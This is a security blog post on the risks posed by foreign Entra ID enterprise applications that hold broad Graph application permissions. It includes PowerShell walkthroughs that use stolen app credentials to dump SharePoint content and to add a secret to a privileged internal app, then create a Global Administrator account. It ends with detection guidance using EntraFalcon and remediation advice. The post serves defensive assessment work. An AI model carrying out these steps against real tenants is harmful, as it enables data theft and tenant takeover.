This post is part of a small blog series covering common Entra ID security findings observed during real-world assessments. Each article explores selected findings in more detail to support a clearer understanding of the underlying risks and practical implications.
Introduction
In the vast majority of tenants we review, there are enterprise applications that originate from another tenant (referred to here as foreign). While most of them do not have privileged Entra ID roles assigned, they often have extensive API permissions granted as application permissions. This can introduce risk because the operational security of those identities lies outside the direct control of the organization.
Let’s start from the beginning: what are enterprise applications and why are they required?
What Are Enterprise Applications

An enterprise application is the service principal of an application within a tenant. In other words, it is the local identity created from an application object (app registration) and is represented in the Entra portal as an Enterprise Application. In the case of a foreign enterprise application, the globally unique app registration is located in another Entra ID tenant. Throughout this post, the term “enterprise application” will refer to the service principal object created in the tenant.
If a third-party Software as a Service (SaaS) application allows users from an Entra ID tenant to authenticate with their accounts, a corresponding foreign enterprise application must exist in the tenant. When users authenticate to such a multi-tenant application using their Entra ID identity, an enterprise application object is created automatically during consent, or it can be pre-provisioned by an administrator.
However, there is a second use case. Sometimes it is necessary to allow a third-party application or external organization to access tenant resources and perform actions without involving a user account. In such app-only scenarios, the enterprise application represents a service principal used for non-interactive authentication (conceptually comparable to a service account in Active Directory).
What Are Application API Permissions in Entra ID
These third-party solutions use different Microsoft cloud APIs to perform the required actions. There are many APIs available. Some of them cover multiple services (for example, Microsoft Graph API), while others are specific to individual services (for example, SharePoint, Azure Key Vault, or Azure Resource Manager). Today, Microsoft Graph is most commonly used for tasks in Entra ID and Microsoft 365 services, which is why this post primarily focuses on that API.
To define which privileges an application has, granular API permissions (OAuth scopes)1 must be configured. Microsoft Graph allows permissions to be assigned at a very granular level and offers a large number of different permissions to choose from.
For most permissions, two variants exist:
- Delegated permissions2: The enterprise application accesses the API in the context of a signed-in user.
- Application-only permissions3: The enterprise application runs as a background service without a signed-in user.
This blog post focuses on the second variant. As described, permissions can be defined relatively granularly. For example, if an enterprise application needs to access SharePoint sites, it is possible to choose between:
- Sites.Read.All — Read items in all site collections
- Sites.ReadWrite.All — Read and write items in all site collections
- Sites.FullControl.All — Full control of all site collections
- Sites.Archive.All — Archive or reactivate site collections without a signed-in user
Understanding Application Authentication
When an application can act autonomously (without a user), it uses its own credentials to authenticate in the tenant and perform the required actions.
These credentials can be either a client secret (password) or a certificate. The credentials used to authenticate are typically:
- Present on the globally unique app registration object in the publisher’s tenant. These credentials allow authentication in every tenant worldwide where the corresponding enterprise application exists.
- In rare cases, credentials may be additionally added directly to the enterprise application in the consumer tenant. These credentials are not visible in the Entra admin portal but can be enumerated via API or tools such as EntraFalcon.
Since the credentials for the application are controlled in the external tenant, they lie outside the direct control of the consumer organization. If the external tenant is not properly secured or monitored, attackers might be able to steal existing credentials or add new ones and then authenticate as the application in other tenants where the enterprise application is present.
It is important to understand that Conditional Access policies do not apply to sign-ins by foreign enterprise applications. While Microsoft Entra Workload ID Premium allows targeting single-tenant enterprise applications with Conditional Access, this is currently not supported for multi-tenant applications4. Therefore, it is not possible, for example, to restrict access based on IP address.
The following simplified diagram illustrates the relationship between the app registration, the foreign-controlled enterprise application (service principal) created in the tenant, and the credentials used in multi-tenant scenarios:
Abuse Scenarios
The following examples demonstrate how extensive application permissions assigned to foreign enterprise applications could be abused.
Example 1: Privileged Access to SharePoint
In this example, a foreign enterprise application with the following properties exists:
- Name: SharePoint_Helper
- Application API Permission: Sites.Read.All
- Application / Client ID: efa20d43-76f8-432d-b289-cb982596b89e
- Publisher Tenant ID: 925c2cd8-XXXX-XXXX-XXXX-1257ffd75334
- Consumer Tenant ID: 9f412d6a-XXX-XXXX-XXXX-32e31a6af459

Anyone who controls the app registration in the publisher tenant can add new client credentials or use compromised credentials. Because the application has the Sites.Read.All permission, an attacker could authenticate in any tenant where the enterprise application exists (for example, using tools such as EntraTokenAid) and dump the content of SharePoint (e.g. using SharePointDumper):
PS> $tokens = Invoke-ClientCredential -ClientId "efa20d43-76f8-432d-b289-cb982596b89e" -ClientSecret "7CA8Q~m[CUT-BY-COMPASS]" -TenantId "9f412d6a-XXX-XXXX-XXXX-32e31a6af459"
[*] Starting Client Credential flow: API graph.microsoft.com / Client id: d0650da0-7222-4ee8-b349-84642e309ef8
[+] Got an access token
[i] Audience: https://graph.microsoft.com / Expires at: 02/27/2026 14:51:13

PS> .\Invoke-SharePointDumper.ps1 -AccessToken $tokens.access_token
   _____ __                    ____        _       __
  / ___// /_  ____ _________  / __ \____  (_)___  / /_
  \__ \/ __ \/ __ `/ ___/ _ \/ /_/ / __ \/ / __ \/ __/
 ___/ / / / / /_/ / /  /  __/ ____/ /_/ / / / / / /_
/____/_/ /_/\__,_/_/   \___/_/    \____/_/_/ /_/\__/
   / __ \__  ______ ___  ____  ___  _____
  / / / / / / / __ `__ \/ __ \/ _ \/ ___/
 / /_/ / /_/ / / / / / / /_/ /  __/ /
/_____/\__,_/_/ /_/ /_/ .___/\___/_/
                     /_/
Version: v20250124
Source: https://github.com/zh54321/SharePointDumper

[***] SharePoint Dump started at 2026-02-26 14:52:18Z
[*] Using output folder: .\20260226_1452_UnknownTenant
[*] Used public IP: 81.[CUT-BY-COMPASS]
[*] Note: The enumeration is search-based; in very large tenants it may not list absolutely every site.
[*] Found 30 sites (before include/exclude filtering).
[*] No IncludeSites/ExcludeSites specified. Using all sites.
[SITE] (1/30) MSFT (https://mytenant.sharepoint.com/sites/MSFT)
   |-- [DRIVE] (1/1) Documents -> .\20260226_1452_UnknownTenant\MSFT\Documents
   |   |   |-- [FILE] General\password_teams_channel.txt
   |   |   |-- [FILE] test\password_documents_test.txt
   |   |-- [FILE] password_documents.txt
   |   |-- [SUMMARY] 4 files, 374 Byte
[CUT-BY-COMPASS]
[SITE] (30/30) Mark 8 Project Team (https://mytenant.sharepoint.com/sites/Mark8ProjectTeam)
   |-- [DRIVE] (1/1) Documents -> .\20260226_1452_UnknownTenant\Mark 8 Project Team\Documents
   |   |   |-- [FILE] Digital Assets Web\Contoso Marketing Principles.pptx
   |   |   |-- [FILE] Digital Assets Web\Product Launch.pptx
   |   |   |-- [FILE] General\mypasswords.kdbx
   |   |   |-- [FILE] Research and Development\Usability Testing Priorities.docx
[CUT-BY-COMPASS]

========== SharePointDumper Report ==========
Tenant         : UnknownTenant
Time           : 25.02.2026 14:52:18 -> 25.02.2026 14:52:38 (30.12s)
Files dumped   : 21 files (38.05 MB)
Sites          : 30 / 30 sites enumerated
HTTP Stats     : GraphApiRequests=74; SharePointRequests=21
Limits         : MaxFiles=0; MaxTotalSizeMB=0
Site filter    : <none> (all sites targeted)
Ext filter     : <none> (all extensions allowed)
Throttle       : Delay=0s; Jitter=0s
UserAgent      : SharePointDumper
Proxy          : <none>
Public IP      : 81.[CUT-BY-COMPASS]
Report         : .\20260226_1452_UnknownTenant\SharePointDumper_Report_20260226_145255.txt
HTTP Log       : Csv -> .\20260226_1452_UnknownTenant\SharePointDumper_ApiLog_20260226_145255.csv
File Log       : Csv -> .\20260226_1452_UnknownTenant\SharePointDumper_FileLog_20260226_145255.csv
Example 2: Privileged Access to Other Applications
The second example demonstrates how a foreign enterprise application with dangerous application permissions can be used as an entry point to compromise internal enterprise applications with more extensive privileges.
In this example, a foreign enterprise application exists with the following properties:
- Name: MyService
- Application API Permission: Application.ReadWrite.All
- Application / Client ID: a3e507f7-7fe4-4fc9-94de-f03b2ce56735
- Publisher Tenant ID: 925c2cd8-XXXX-XXXX-XXXX-1257ffd75334
- Consumer Tenant ID: 9f412d6a-XXX-XXXX-XXXX-32e31a6af459
For demonstration purposes, an internal enterprise application also exists. This enterprise application is used for Infrastructure as Code (IaC) deployments and therefore has extensive privileges:
- Name: Internal_IaC
- Application API Permissions: RoleManagement.ReadWrite.Directory /
User.ReadWrite.All - Application / Client ID: 045ffbfa-1589-423b-97a1-1bae28282754
- Enterprise App Object ID: 25fdd87a-66b5-414c-a7bb-b5e8ea5901c8
- Publisher Tenant ID: 9f412d6a-XXX-XXXX-XXXX-32e31a6af459
- Consumer Tenant ID: 9f412d6a-XXX-XXXX-XXXX-32e31a6af459
Again, assume that the publisher tenant has been compromised, and an attacker has added a secret to the external app registration (or obtained an existing credential).

The attacker can then authenticate in the consumer tenant using app-only authentication (for example, using the Microsoft Graph PowerShell module):
PS> $ApplicationId = "a3e507f7-7fe4-4fc9-94de-f03b2ce56735"
PS> $ClientSecret = "3xX[CUT-BY-COMPASS]"
PS> $TenantID = "9f412d6a-XXX-XXXX-XXXX-32e31a6af459"
PS> $SecuredPassword = ConvertTo-SecureString -String $ClientSecret -AsPlainText -Force
PS> $ClientSecretCredential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $ApplicationId, $SecuredPassword

PS> Connect-MgGraph -TenantId $TenantID -ClientSecretCredential $ClientSecretCredential
Welcome to Microsoft Graph!

Connected via apponly access using a3e507f7-7fe4-4fc9-94de-f03b2ce56735
After authentication, the attacker enumerates enterprise applications in the consumer tenant to identify applications with privileged MS Graph permissions such as RoleManagement.* or User.ReadWrite.*:
PS> $GraphSp = Get-MgServicePrincipal -Filter "appId eq '00000003-0000-0000-c000-000000000000'"

$RoleMap = @{}
$GraphSp.AppRoles | Where-Object Value | ForEach-Object {
    $RoleMap[[string]$_.Id] = $_.Value
}

Get-MgServicePrincipalAppRoleAssignedTo -ServicePrincipalId $GraphSp.Id -All |
Where-Object {
    $perm = $RoleMap[[string]$_.AppRoleId]
    $perm -like 'Role*' -or $perm -like 'User.ReadWrite*'
} | ForEach-Object {
    $sp = Get-MgServicePrincipal -ServicePrincipalId $_.PrincipalId
    [pscustomobject]@{
        EnterpriseAppName     = $sp.DisplayName
        EnterpriseAppObjectId = $sp.Id
        ApplicationId         = $sp.AppId
        GraphPermission       = $RoleMap[[string]$_.AppRoleId]
    }
} | Format-List

EnterpriseAppName     : Internal_IaC
EnterpriseAppObjectId : 25fdd87a-66b5-414c-a7bb-b5e8ea5901c8
ApplicationId         : 045ffbfa-1589-423b-97a1-1bae28282754
GraphPermission       : User.ReadWrite.All

EnterpriseAppName     : Internal_IaC
EnterpriseAppObjectId : 25fdd87a-66b5-414c-a7bb-b5e8ea5901c8
ApplicationId         : 045ffbfa-1589-423b-97a1-1bae28282754
GraphPermission       : RoleManagement.ReadWrite.Directory
Because the initial foreign enterprise application has the dangerous permission Application.ReadWrite.All, it can add credentials to both app registrations and enterprise applications, provided that the enterprise applications are not protected by an app instance property lock5:
PS>$params = @{
	passwordCredential = @{
		displayName = "Attacker Password"
	}
}
Add-MgServicePrincipalPassword -ServicePrincipalId 25fdd87a-66b5-414c-a7bb-b5e8ea5901c8 -BodyParameter $params

DisplayName       EndDateTime         Hint SecretText  StartDateTime
-----------       -----------         ---- ----------  -------------
Attacker Password 26.02.2028 13:23:17 Bu6  Bu6[CUT-BY-COMPASS] 26.02.2026 13:23:17
After adding a new credential to the privileged internal application, the attacker gains control over that identity. The compromised enterprise application can then be used to authenticate and perform privileged actions, such as creating a new user and assigning it the Global Administrator role:
PS> $ApplicationId = "045ffbfa-1589-423b-97a1-1bae28282754"
PS> $ClientSecret = "Bu[CUT-BY-COMPASS]"
PS> $TenantID = "9f412d6a-XXX-XXXX-XXXX-32e31a6af459"

PS> $SecuredPassword = ConvertTo-SecureString -String $ClientSecret -AsPlainText -Force
PS> $ClientSecretCredential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $ApplicationId, $SecuredPassword

PS> Connect-MgGraph -TenantId $TenantID -ClientSecretCredential $ClientSecretCredential
Welcome to Microsoft Graph!


PS> $upn  = "[email protected]"
PS> $pwd  = "k[CUT-BY-COMPASS]"
PS> $role = "62e90394-69f5-4237-9190-012177145e10"

PS> $user = New-MgUser -AccountEnabled:$true -DisplayName "AttackerAdmin" -MailNickname "AttackerAdmin" -UserPrincipalName $upn -PasswordProfile @{ Password = $pwd; ForceChangePasswordNextSignIn = $false }
PS> $dirRole = Get-MgDirectoryRole -Filter "roleTemplateId eq '$role'"
PS> New-MgDirectoryRoleMemberByRef -DirectoryRoleId $dirRole.Id -BodyParameter @{ "@odata.id" = "https://graph.microsoft.com/v1.0/directoryObjects/$($user.Id)" }

The attacker-controlled account is then created in the consumer tenant with Global Administrator privileges:
Detection With EntraFalcon
EntraFalcon is a PowerShell-based assessment and enumeration tool designed to evaluate Microsoft Entra ID environments and identify privileged objects and risky configurations. The tool is open source, available free of charge, and exports results as local interactive HTML reports for offline analysis. Installation instructions and usage details are available on GitHub:
https://github.com/CompassSecurity/EntraFalcon
EntraFalcon enumerates all enterprise applications in the tenant, determines whether an application is foreign, and analyzes all assigned API permissions for each enterprise application. Internally, around 80 API permissions are categorized into risk levels ranging from Dangerous to Medium.
- Dangerous: A complete Entra ID tenant takeover is most likely possible.
- High: Access to potentially sensitive business data (emails, SharePoint, etc.) or sensitive tenant configurations (for example, Conditional Access policies or authentication methods of standard users).
- Medium: Access to user calendars, chats, or similar data.
When EntraFalcon detects a foreign enterprise application with at least one privilege classified as Medium or higher, it creates an entry in the Security Findings Report (Finding ID: ENT-004). The severity of the finding is automatically adjusted based on the highest privilege level identified. In addition, the report indicates whether the application has been active within the last 180 days (Inactive: true or false), which can help prioritize investigation efforts.

The Affected Objects section lists all foreign enterprise applications identified by the finding, including their assigned API permissions and related context. Clicking on the name of an affected object opens the detailed enterprise application view directly within the HTML report.
The detailed view provides additional context that helps assess risk and legitimacy, such as the application’s creation date (for example, 22.02.2026), the last observed sign-in, and any additional API permissions assigned to the enterprise application.
For environments with a larger number of applications, a table-based overview can be opened by selecting “Show object details” within the finding. This automatically opens the Enterprise Application Report with filters applied to the affected objects. The table view makes it easier to compare attributes such as last sign-in time, creation date, or permission scope across multiple applications and supports prioritizing further review.

Note: The EntraFalcon Security Findings Report also contains additional findings related to the scenarios demonstrated in this blog post:
- ENT-009: Internal Enterprise Applications with Dangerous or High API Privileges
- ENT-001: Enterprise Applications with client credentials
- APP-002: App Registrations without App Instance Property Lock
Remediation
Foreign enterprise applications should be reviewed regularly, starting with those that have dangerous, high, or medium application permissions.
For each application, it should be evaluated whether such foreign access to the tenant is acceptable. Parameters such as the last authentication time of the application can help identify unused or inactive integrations that may be candidates for removal.
For indispensable applications, the third-party vendor may need to be involved to determine whether the granted permissions can be reduced or replaced with less privileged alternatives.
Internal applications with extensive privileges should also be reviewed. While foreign tenants cannot directly control internal app registrations, both internal identities and external applications with sufficient permissions may still be able to modify credentials and abuse those privileges.
Compensating measures such as custom monitoring for suspicious or unusual sign-ins (for example, authentication attempts from unexpected countries) or abnormal activity patterns can help detect legitimate applications that may have been taken over by attackers.
Furthermore, a clear process should be established for onboarding new applications. This process should include an evaluation of the required permissions, ensuring that foreign applications are granted only the minimum privileges necessary.
References
- https://learn.microsoft.com/en-us/entra/identity-platform/scopes-oidc ↩︎
- https://learn.microsoft.com/en-us/entra/identity-platform/delegated-access-primer ↩︎
- https://learn.microsoft.com/en-us/entra/identity-platform/app-only-access-primer ↩︎
- https://learn.microsoft.com/en-us/entra/identity/conditional-access/workload-identity ↩︎
- https://learn.microsoft.com/en-us/entra/identity-platform/howto-configure-app-instance-property-locks ↩︎
Leave a Reply